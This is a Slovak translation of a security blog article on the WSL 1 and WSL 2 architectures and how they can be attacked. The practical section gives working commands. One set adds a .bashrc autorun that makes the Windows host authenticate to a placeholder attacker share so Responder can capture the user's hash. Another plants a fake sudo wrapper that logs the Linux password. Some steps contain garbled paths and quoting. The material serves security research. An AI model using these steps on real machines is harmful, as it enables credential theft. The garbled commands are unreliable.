

Ahoj, Habr! V októbri OTUS spúšťa novú vlnu kurzu . V predvečer štartu kurzu sa s vami delíme o článok, ktorý napísal jeden z našich lektorov — Alexander Kolesnikov.
V roku 2016 spoločnosť Microsoft predstavila IT komunite novú technológiu WSL (Windows Subsystem for Linux), ktorá v budúcnosti umožnila zlúčiť doteraz nekompatibilných konkurentov, ktorí bojovali o popularitu medzi bežnými aj pokročilými používateľmi operačných systémov: Windows a Linux. Táto technológia poskytla možnosť využívať nástroje OS Linux v prostredí Windows bez potreby spúšťať Linux, napríklad pomocou multibootu. Na Habr nájdete množstvo článkov popisujúcich výhody používania WSL. Avšak, žiaľ, v čase písania článku na tomto zdroji neboli nájdené výskumy bezpečnosti takého symbiózy operačných systémov. Tento príspevok sa pokúsi to napraviť. V článku sa budú rozoberať špecifiká architektúr WSL 1 a 2, ako aj niekoľko príkladov útokov na systémy využívajúce tieto technológie. Článok je rozdelený do 2 častí. V prvej budú poskytnuté základné teoretické metódy útokov zo strany Linuxu a Windows. Druhá časť článku sa bude zaoberať nastavením testovacieho prostredia a reprodukciou útokov.
WSL 1: charakteristiky architektúry
Pre najpresnejšie ponorenie do problémov bezpečnosti WSL je potrebné určiť základné nuansy spojené s implementáciou pod systému. Jednou z hlavných používateľských úloh, ktoré WSL rieši, je poskytnúť možnosť práce cez terminál Linux systémov na hostiteľskom OS Windows. Navrhnutá kompatibilita bola taká natívna, že spustiteľné súbory Linux (ELF) mohli byť spustené priamo v systéme Windows. Na dosiahnutie týchto cieľov bola vo Windows 10 vytvorená špeciálna pod systém, ktorá umožňuje spúšťať aplikácie Linux pomocou súboru určitých systémových volaní — takto sa pokúsilo mappovať súbor syscall-ov Linux na Windows. Fyzicky to bolo realizované pridaním nových ovládačov a nového formátu procesu. Vizualizácia architektúry vyzerala takto:

V podstate bolo interakcia s operačným systémom Linux organizované prostredníctvom niekoľkých jadrových modulov a špeciálneho druhu procesov — pico. Z vyššie uvedeného schémy je zrejmé, že proces spustený v inštancii Linux na hostiteľovi musí byť natívny a musí používať tie isté zdroje ako bežné aplikácie Windows. Ale ako toho dosiahnuť? V projekte boli vyvinuté koncepty procesov pre Windows, ktoré poskytovali všetky potrebné komponenty operačného systému (v závislosti od jeho verzie) na spustenie aplikácie iného operačného systému.
Všimnime si, že navrhnutá abstrakcia umožnila neorientovať sa na operačný systém (najmä — Windows), v ktorom sa očakáva spustenie procesu iného OS, a navrhla všeobecný prístup.

Tým pádom, akákoľvek aplikácia vnútri pico procesu mohla fungovať bez ohľadu na jadro Windows:
- Problémy s kompatibilitou a translácia systémových volaní musia riešiť špeciálni poskytovatelia;
- Prístupové práva musia byť rozdelené cez Monitor bezpečnosti. Monitor sa nachádza v jadre a preto bol potrebný upgrade Windows vo forme nového ovládača, ktorý by mohol vystupovať ako poskytovateľ pre takéto procesy. Prototyp pico procesu je schematicky znázornený nižšie:
Keďže súborový systém Linux používa názvy súborov a adresárov rozlišujúce veľké a malé písmená, v systéme Windows boli pridané 2 typy súborových systémov na prácu s WSL — VolFS a DriveFS. VolFS je implementácia súborového systému Linux, DriveFS je súborový systém, ktorý funguje podľa pravidiel Windows, ale má možnosť výberu citlivosti na veľkosť písmen názvov.
WSL 2
WSL 1 mala niekoľko obmedzení, ktoré nedovoľovali jej využitie na riešenie maximálneho spektra úloh: napríklad chýbala možnosť spúšťania 32-bitových Linux aplikácií a nebolo možné používať ovládače zariadení. Preto v roku 2020 bola vydaná WSL 2, ktorá zmenila prístup k vytvoreniu subsystému. WSL 2 je optimalizovaná virtuálna mášina, ktorá zodpovedá charakteristikám WSL 1 pokiaľ ide o spotrebu zdrojov. Teraz, v závislosti od problémov, ktoré používateľ operačného systému Windows rieši, je možné vybrať potrebnú verziu subsystému pre prácu s Linuxom. Na zmiernenie potenciálnych zraniteľností bola WSL 2 realizovaná na báze Hyper-V vo Windows 10. V tejto podobe Windows má možnosť izolovane spúšťať jadro operačného systému Linux. Je potrebné pamätať na to, že verzia 1 WSL bola predstavená ako beta funkcia, ktorá mala ukázať smer vývoja Windows v tejto oblasti, a preto prechod na Hyper-V bol nevyhnutný. Konečná architektúra vyzerá takto:

V tejto verzii majú jadrá systémov Windows a Linux svoje vlastné zdroje a prekrývanie existuje len v súborovom systéme, avšak toto prekrývanie nemožno nazvať úplným. Interakcia medzi súborovými systémami prebieha prostredníctvom klient-server obálky, ktorá funguje cez protokol 9P.
Dnes Microsoft poskytuje možnosť prechodu medzi WSL 1 a WSL 2. Obe verzie sú dostupné na použitie.
Bezpečnosť WSL
V súčasnosti existuje niekoľko prác, ktoré popisujú niektoré prístupy k využívaniu legitímnych nástrojov operačného systému na útok na interakciu medzi subsystémami. Tieto scenáre použijeme na overenie aktuálnosti útokov v dobe písania článku. Celkový prehľad útokov a scenárov vykonávania:
1. Implementácia súborového systému: práva prístupu, existencia spoločných adresárov/m mechanizmov výmeny údajov.
Využívanie sa skúmalo z hľadiska porušenia pravidiel prístupu z Linux FS->Windows FS, Windows FS->Linux FS. Výskumy demonštrovali možnosť modifikácie zadaného súboru vo vnútri cieľového operačného systému. Taktiež sa uskutočnili pokusy o podvrhnutie, vytvorenie dvojníkov a odstránenie častí súborových systémov.
Scenár:
- A. Útok z operačného systému Windows — modifikácia súborov z adresára /etc operačného systému Linux.
- B. Útok z operačného systému Linux — modifikácia súborov v adresároch:
C:Windows,C:Program Files,C:Users
2. Implementácia sieťového stacku.
Výskumy sa uskutočnili na príkladoch útokov z operačného systému Linux na Windows. Využívali sa vlastnosti fungovania sieťového stacku, konkrétne mechanizmy autentifikácie na rôznych zdrojoch.
Scenár:
- Otváranie prístupu k portu, ktorý je obsadený v systéme Windows.
- Otváranie portu bez príslušných práv.
- Spustenie reverse shell s použitím elf súboru v operačnom systéme Windows.
3. Skrývanie spúšťania procesov škodlivého softvéru prostredníctvom subsystému WSL.
Výskumy boli založené na jednoduchom fakte — subsystémy ochrany nemôžu zachytiť udalosti v inom jadre pracujúcom s legitímnym poskytovateľom z operačného systému v prípade WSL 1. V prípade WSL 2 nie je možné zobraziť udalosti, ktoré sa dejú v samostatnom jadre v rámci ľahkej virtuálnej mašiny.
Scenár:
1) Spustenie aplikácie na vzdialený prístup do systému a prezeranie registrovaných udalostí.
WSL 1 experimenty: zachytenie hash (OS Windows)
Nakoniec sme sa dostali k praktickej časti. Na začiatok je potrebné nastaviť prostredie pre testy. Všetky experimenty sa uskutočnia na stánku s nainštalovaným Windows 10 2004. Ako obraz operačného systému pre WSL bol vybraný obraz Ubuntu 18.04. Obraz bol vybraný náhodne a akýkoľvek iný bude fungovať rovnako. Príkazy na nastavenie stánku:
Najprv je potrebné spustiť powershell.exe s administrátorskými právami.
Pre WSL 1 je potrebné vykonať príkazy:
- Enable-WindowsOptionalFeature -Online -FeatureName Microsoft-Windows-Subsystem-Linux #Aktivovať funkciu WSL
- Invoke-WebRequest -Uri aka.ms/wsl-ubuntu-1804
-OutFile ~/Ubuntu.appx -UseBasicParsing #Stiahnuť obraz Linuxu z Microsoft Store
Po reštartovaní stánku môžete zavolať príkaz bash. Ak všetko správne fungovalo, uvidíte približne takýto výstup v konzole Windows:

Ako útočnícku mašinu použijeme distribúciu Kali Linux, všetky stroje musia byť v jednej lokálnej sieti.
Predpokladajme, že máme nepriviligovaný prístup k WSL na stroji so systémom Windows. Pokúsime sa vykonať útok na operačný systém Linux vykonaním príkazu z Linuxu. Na realizáciu útoku využijeme jednoduchú techniku automatického spustenia – pridáme náš skript na vykonanie v prostredí Linux. Na to je potrebné upraviť súbor .bashrc.
Na stroji s WSL vykonávame:
	1. bash
	2. Prejdeme do domovského adresára používateľa: cd /home/sam/
	3. echo "home/sam/.attack.sh" >> .bashrc
	4. echo "icalcs.exe \\\\attacker_ip\\shareName\\" > /dev/null 2>&1 >> .attack.sh
	5. chmod u+x .attack.sh
	6. exit
Na stroji Kali Linux vykonávame:
1. Responder -I eth0 -rdvwNa stroji Windows spustíme bash.
Čakáme na výsledok na stroji Kali Linux:

Takto sme získali hash používateľa Windows cez subsystém WSL vykonaním príkazu na systéme Linux.
WSL 1 experimenty: získanie hesla používateľa (OS Linux)
Vykonáme ďalší experiment. Počas tejto kontroly doplníme súbor .bashrc niekoľkými príkazmi na získanie hesla používateľa operačného systému Linux.
Spustíme bash a zadáme príkazy:
1. mkdir .hidden
2. echo "export PATH=$HOME/.hidden/:$PATH:" >> .bashrc
3. echo "read -sp "[sudo] heslo pre $USER: " sudopass" > .hidden/sudo
4. echo "echo """ >> .mysudo/sudo
5. echo "sleep 2" >> .mysudo/sudo
6. echo "echo "Prepáčte, skúste znova."" >> .mysudo/sudo
7. echo "echo $sudopass >> /home/sam/.mysudo/pass.txt" >> .mysudo/sudo
8. echo "usr/bin/sudo $@" >> .mysudo/sudo
9. chmod +x .mysudo/sudo
10. exit
Na úspešné dokončenie útoku je potrebné, aby používateľ Sam zavolal sudo v termináli Linux. Potom sa heslo používateľa OS Linux dostane do súboru pass.txt:

Implementácia útokov bola uvedená iba na teoretické oboznámenie.
V ďalšej časti článku bude opísaná implementácia protokolu 9P, vytvorenie skenera pre tento protokol a vykonanie útoku s jeho pomocou.
Zoznam použitej literatúry
Čítať viac
Zdroj: habr.com

 Russian
 Italian
 German
 Polish
 Estonian
 Albanian
 Bosnian
 Bulgarian
 Croatian
 Czech
 Danish
 Dutch
 English
 Finnish
 French
 Hungarian
 Latvian
 Lithuanian
 Norwegian
 Portuguese
 Romanian
 Slovak
 Slovenian
 Spanish
 Swedish
 Turkish